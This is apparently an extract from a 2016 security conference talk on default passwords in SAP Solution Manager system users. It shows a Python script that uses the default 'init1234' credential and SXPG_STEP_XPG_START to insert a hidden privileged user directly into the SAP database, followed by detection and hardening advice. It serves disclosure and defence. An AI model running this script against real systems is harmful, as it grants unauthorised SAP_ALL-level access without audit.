
Search the web and Windows

16:31 07-Mar-16



Exploitation Example 3

- System user SOLMAN_BTC / init1234
- Can be used to execute OS commands via Function Module **SXPG_STEP_XPG_START**
- And from there use the implicit trust relation to the Database to create an SAP user directly in the SAP database with SAP_ALL (no application level audit).



The screenshot shows the 'Display User' interface in SAP. The 'User' field contains 'SO_IN'. The 'Last Changed On' field is circled in red and shows '00:00:00'. The 'Status' field shows 'Saved'. Below the main fields, there are tabs for 'Address', 'Logon data', 'SNC', 'Defaults', 'Parameters', 'Roles', 'Profiles', and 'Gr...'. The 'Logon data' tab is selected. Below the tabs, there are fields for 'Alias', 'User Type' (set to 'Service'), 'Password', 'Password Status', and 'Product. password'.

C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentationen\2016_Troopers#16\CREATE_USER_VIA_SMDAGENT_SID.py - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

new 5 test.pl system.pl EXEC_OS_CMD.bat CREATE_USER_VIA_SMDAGENT_SID.py READ_USR02_VIA_SMDAGENT_SID.py


```
1  #!/usr/bin/python
2
3  import sapnwrfc
4  import re
5
6  default_host = '192.168.181.128' ; var_host = raw_input('Host: [%s]' % default_host) ; var_host = var_host or default_host
7  default_sysnr = '00' ; var_sysnr = raw_input('System number: [%s]' % default_sysnr) ; var_sysnr = var_sysnr or default_sysnr
8  default_client = '001' ; var_client = raw_input('Client: [%s]' % default_client) ; var_client = var_client or default_client
9  default_user = 'SOLMAN_BTC' ; var_user = raw_input('User: [%s]' % default_user) ; var_user = var_user or default_user
10 default_pw = 'init1234' ; var_pw = raw_input('Password: [%s]' % default_pw) ; var_pw = var_pw or default_pw
11
12 sapnwrfc.base.load_config()
13 conn = sapnwrfc.base.rfc_connect({'ashost':var_host, 'sysnr':var_sysnr, 'client':var_client, 'user':var_user, 'passwd':var_pw, 'lang':'EN' })
14
15 ### Create SAP user via /SDF/GEN_PROXY
16 fa = conn.discover("SXPG_STEP_XPG_START")
17 a = fa.create_function_call()
18 a.EXTPROG("sqlcli")
19 a.PARAMS("-U DEFAULT INSERT INTO USR02 (MANDT,BNAME,BCODE,USTYP,CODVN) VALUES ('001','GO_IN','C76AB3A59599FE3A','S','G')")
20 a.STIDINCNTL("R")
21 a.STIDOUTCNTL("M")
22 a.STIDERRCNTL("M")
23 a.TERMCNTL("C")
24 a.CONNCNTL("H")
25 a.invoke()
26 z = a.LOG.value
27 print z
28
29 fa = conn.discover("SXPG_STEP_XPG_START")
30 a = fa.create_function_call()
31 a.EXTPROG("sqlcli")
32 a.PARAMS("-U DEFAULT UPDATE USR02 set PASSCODE='CF017A9A4F1F53ED69CEDC773072B1B24A063A63' where BNAME='GO_IN' and mandt='001'")
33 a.STIDINCNTL("R")
34 a.STIDOUTCNTL("M")
35 a.STIDERRCNTL("M")
36 a.TERMCNTL("C")
37 a.CONNCNTL("H")
38 a.invoke()
39 z = a.LOG.value
40 print z
41
42 fa = conn.discover("SXPG_STEP_XPG_START")
43 a = fa.create_function_call()
44 a.EXTPROG("sqlcli")
45 a.PARAMS("-U DEFAULT INSERT INTO USR02 (MANDT,BNAME,REFUSER) VALUES ('001','GO_IN','DDIC')")
46 a.STIDINCNTL("R")
47 a.STIDOUTCNTL("M")
48 a.STIDERRCNTL("M")
49 a.TERMCNTL("C")
50 a.CONNCNTL("H")
```

Python file length: 1988 lines: 60 Ln: 6 Col: 32 Sel: 0 | 0 Dos\Windows UTF-8 INS 16:41 07-Mar-16



How did we find this?

- Found by indexing ABAP code with SOLR (Credits to Martin Ceronio)
- RTFM: SAP Solution Manager 7.0 EHP1 End-to-End Root Cause Analysis – User Administration guide



2.3.8 [SOLMAN.DUAL.AGTCOM]: Diagnostics agent System User

This user is a System User mandatory to register the SMD Agent during startup of the Agent with the Netweaver Java Stack via P4 connection. It is created in ABAP Client during the Managing Setup Wizards procedure. It has by default the password "init1234" which is proposed by the Setup Wizard but it can be freely customized during the setup or within the Advanced Setup of Diagnostics.

This user account is required during the Agent installation step.




Please note that all communications between the SMD Agent and the Root Cause Analysis are transferred through this single connection.

Description	Recommended value	Default password	User store	ABAP Role / J2EE security role	Prerequisite	Created	Run-Time
System User for the SMD Agents connection to SAP Solution Manager	SMD_ADMIN	Init1234	ABAP	SAP_J2EE_ADMIN		x ¹	x

How did we find this?

- Oss note 1265580

 **1265580 - WilyHost agent fails to connect to ABAP stack (bad password)**

Version Validity: 23.10.2008 - active Language

SSCR Download

Content: [Summary](#) | [Header Data](#) | [Validity](#)

Symptom

After Diagnostics setup, the WilyHost agent does not collect any data from the managed ABAP stack due to the following error found in file SMDAgentApplication.log:

```
Error      com.sap.smd.wily.hostagent.destination.JCOTDestination - init(): <SID>|<WilyHost Agent Id>
[EXCEPTION]
com.sap.mw.jco.JCO$Exception: (103) RFC_ERROR_LOGON_FAILURE: Password login no longer possible - too many failed attempts
at com.sap.mw.jco.MiddlewareJRfc.generateJCoException(MiddlewareJRfc.java:455)[...]
```

Other Terms

SMDAGENT_<DiagnosticsSID> user gets locked due to bad password

Reason and Prerequisites


The password of user SMDAGENT_<DiagnosticsSID> has been set to a value different from the default install value ('init1234') eg due to a specific password policy on managed ABAP stack. As the WilyHost task has been setup with the default or previous password value, it fails to connect to the ABAP stack, eventually locking the user SMDAGENT_<DiagnosticsSID>

Solution

- 1) [this step is no longer needed as of Diagnostics SPs18] Go to Diagnostics Setup -> Advanced Setup -> Default User/Passwords and set the password value of user SMDAGENT_<DiagnosticsSID> in password fields, and Save
- 2) Run the Managed Systems Setup Wizard. In step "Setup Parameters", expand the "Initial Passwords (Optional)" tray on the lower left, and specify again the password of the user SMDAGENT_<DiagnosticsSID> there. Run the setup, at least the "WilyHost" setup task, so that it starts using the new password value.
- 3) Unlock the user SMDAGENT_<DiagnosticsSID> on the managed ABAP stack, as it got locked after login attempts using wrong password

How to protect?

- Use our free tooling from <https://www.protect4s.com> to detect if the mentioned users have a default password in your SAP systems.



The screenshot shows the Protect4S web application interface. At the top, there's a navigation bar with the ERP-SEC logo and the text "Control the risk of your SAP platform". Below this is a large image of a hand turning a dial on a security gauge. The gauge has a scale from 0% to 100% and the word "SECURITY" on it. Below the image, there's a "Selection Criteria" section with a "Destination" dropdown set to "GSM" and a button "Check the Solution Manager user names". Below this is a "Solution Manager users overview" section containing a table with columns "Status", "User", and "Message".

Status	User	Message
✓	CONTENTSERV	No default password is used
✓	SAPSUPPORT	No default password is used
✗	SMDAGENT_AAA	Default password init1234 is used in the PWDSALTEDHASH hash
✗	SMDAGENT_BAA	Default password init1234 is used in the BCODE hash
✗	SMDAGENT_CAA	Default password init1234 is used in the PASSCODE hash
✓	SMDAGENT_GSM	No default password is used
✓	SMDAGENT_XXX	No default password is used
✓	SMD_AGT	No default password is used
✓	SMD_RFC	No default password is used
✓	SOLMAN_ADMIN	No default password is used
✗	SOLMAN_BTC	Default password init1234 is used in the PWDSALTEDHASH hash

How to protect?

- SAP Security note **2293011** (not yet released)
- Check and change passwords of before mentioned users
- See SAP notes
 - 1985387 - Potential information disclosure relating to SAP Solution Manager
 - 2119627 - Change the Password for the Diagnostics Agent Connection User in SAP Solution Manager
 - 1774432 - Missing authorization check in ST-PI
 - 1727914 - Missing authorization checks in ST-PI
 - 1535611 - Missing authorization check in ST-PI
 - 2248735 - Code injection vulnerability in System Administration Assistant
 - 1416085 - PFCG: Authorization maintenance for object S_RFCACL
- Do not use *-authorisations for objects S_RFC and S_RFCACL

More research needed in some areas:

- Get more insight in exact amount of affected systems
- Get better understanding of all individual users and roles they have and how these evolved over time
- Get better understanding as of which particular versions users where created with default passwords

Wrapping up:

- Do not solely trust on Segregation of Duties, but remember SAP Security is also about your SAP Application, Operating system, Database, Network components, Frontends...
- Check and change passwords of all default accounts in all clients in all systems
- Patch, patch, patch
- Involve other teams
- Do periodic reviews of code, authorizations and platform/infrastructure security (tooling can help)
- Read the documentation

For more information please refer to:

- SAP Security notes:
 - 2253549 - The SAP Security Baseline Template
 - 1985387 - Potential information disclosure relating to SAP Solution Manager
 - 2119627 - Change the Password for the Diagnostics Agent Connection User in SAP Solution Manager
 - 1774432 - Missing authorization check in ST-PI
 - 1727914 - Missing authorization checks in ST-PI
 - 1535611 - Missing authorization check in ST-PI
 - 2248735 - Code injection vulnerability in System Administration Assistant
 - 1416085 - PFCG: Authorization maintenance for object S_RFCACL
 - 2293011
- [SAP Security guide for the SAP Solution Manager](#)
- [Ponemon survey](#) (sponsored by Onapsis)
- [Metasploit framework SAP user extract module](#)
- [ABAP Indexing via SOLR](#)
- [Ackuinet – SAP Solution manager security presentation](#)
- [Onapsis – Attacking the SAP Solution Manager](#)

**“TREAT YOUR PASSWORD LIKE YOUR
TOOTHBRUSH. DON’T LET ANYBODY ELSE USE
IT, AND GET A NEW ONE EVERY SIX MONTHS.”**

CLIFFORD STOLL

SAP, R/3, ABAP, SAP GUI, SAP NetWeaver and other SAP products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of SAP AG in Germany and other countries.

All other product and service names mentioned are the trademarks of their respective companies. Data contained in this document serves informational purposes only.

The authors assume no responsibility for errors or omissions in this document. The authors do not warrant the accuracy or completeness of the information, text, graphics, links, or other items contained within this material. This document is provided without a warranty of any kind, either express or implied, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, or non-infringement.

The authors shall have no liability for damages of any kind including without limitation direct, special, indirect, or consequential damages that may result from the use of this document.

SAP AG is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.

No part of this document may be reproduced without the prior written permission of ERP Security BV.
© 2016 ERP Security BV.



ERP-SEC

HARMONIZING BUSINESS AND SECURITY

WWW.ERP-SEC.COM